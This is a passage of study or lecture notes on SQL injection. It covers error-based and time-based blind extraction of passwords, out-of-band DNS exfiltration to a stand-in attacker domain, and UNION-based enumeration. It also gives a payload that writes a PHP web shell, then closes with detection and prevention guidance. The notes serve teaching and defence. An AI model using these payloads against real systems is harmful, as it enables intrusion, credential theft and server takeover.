    - Reveals that the first username is "admin"
- TrackingId=xyz' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--
  - ERROR: invalid input syntax for type integer: "Xyas%23oQ"
  - Revealed the password

Timing Delays

- What if the app catches database errors and handles gracefully?
  - Earlier attacks won’t work
- Can trigger time delays conditionally, depending on injected condition
  - SQL queries are processed synchronously $\rightarrow$ delay in execution of SQL query will delay HTTP response
  - Can use this delay to test truth of injected condition

Testing the ground

- TrackingId=xyz'; SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END–
  - pg_sleep is a postgres function that delay execution for a given number of seconds
  - Since condition is true, condition will trigger delay of 10sec
- TrackingId=xyz'; SELECT CASE WHEN (1=2) THEN pg_sleep(10) ELSE pg_sleep(0) END–
  - Since condition is false, condition will not trigger any delay

- Retrieve password of Admin user, one character at a time using series of queries like below
- TrackingId=xyz'; SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

- Like before, can check existence of username:
  - TrackingId=xyz'; SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users–
- Like before, can check password length by a series of queries of below type:
  - TrackingId=xyz’; SELECT CASE WHEN (username='administrator' AND LENGTH(password)>1) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

Out of Band

- If the application processes requests asynchronously earlier techniques will not work
  - e.g. use another thread to execute SQL query involving cookie
- Can make injection still work via out-of-band network interactions to a system attacker controls
  - Like before can trigger conditionally to infer information a little at a time

- While other network protocols can be used, DNS is most effective
  - Most organizations allow free egress of DNS since it is an essential service
- Attack technique a function of database being used. General procedure is as follows:
  - Use some procedure (e.g. master..xp_dirtree in Microsoft SQL database) to perform a lookup for the domain you control (e.g. xyz.attacker.com)
  - Exfiltrate data by using “select” command to get password and constructing a domain based on this password (e.g. passwd.attacker.com)

Examine Database

- Before attacks, useful to gather some information about the database
  - Type and version of the database software
    - MySQL, PostgreSQL, Oracle, Microsoft etc
  - Contents of the database in terms of tables and columns

- Can use a UNION attacks for this
- To determine version
  - E.g. ' UNION SELECT @@version– (mySQL)
  - E.g. ' UNION SELECT version()-- (PostgresSQL)
- To get the tables in a database
  - E.g. ' UNION SELECT * FROM information_schema.tables (mySQL)
  - E.g. ' UNION SELECT * FROM all_tables (in Oracle)
- To list columns in a given table
  - ' UNION SELECT * FROM information_schema.columns WHERE table_name = 'Users' (mySQL)
  - ' UNION SELECT * FROM all_tab_columns WHERE table_name = 'USERS' (in oracle)

Code Execution

- Can use union again for this
- Payload: ' UNION SELECT '<?php system($_GET['cmd']); ?>' INTO OUTFILE '/var/www/html/shell.php' –

Detection


- Code review
- Vulnerability scanning via automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs
- Can also try static source (SAST) and dynamic application test (DAST) tools in the CI/CD pipeline

Prevention

- Prepared statements / Paramerised queries:SQLi be entirely eliminated in most instances
  - Specify placeholders for parameters, and treat it as data
    - Earlier: compiling query as a string mixing both code and user-provided data
- Where this is not supported (legacy code), try input validation
  - Add code to application to filter any input provided
  - Specifically meta characters that have special meaning as escape sequences in SQL
  - Be aware of URL encoding
  - Whitelisting of permitted characters is even better
  - Django and other web frameworks provide build-in sanitization
- Enforce principle of "least privilege" on the database and application users
    - Each user has access to specific databases and tables as needed

Parameterized SQL

- Vulnerable code:
  - $sql = 'SELECT * FROM Users WHERE userID = ' . $_GET['user'];
  - $conn->query($sql);
- Parameterized code:
  - $sql='SELECT * FROM Users WHERE userID=?; AND Pass=?'
    parameters.add("User", username)
    parameters.add("Pass", password)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

References

- https://portswigger.net/web-security/sql-injection/
- https://portswigger.net/web-security/sql-injection/cheat-sheet
- https://shahjerry33.medium.com/sql-injection-remote-code-execution-double-p1-6038ca88a2ec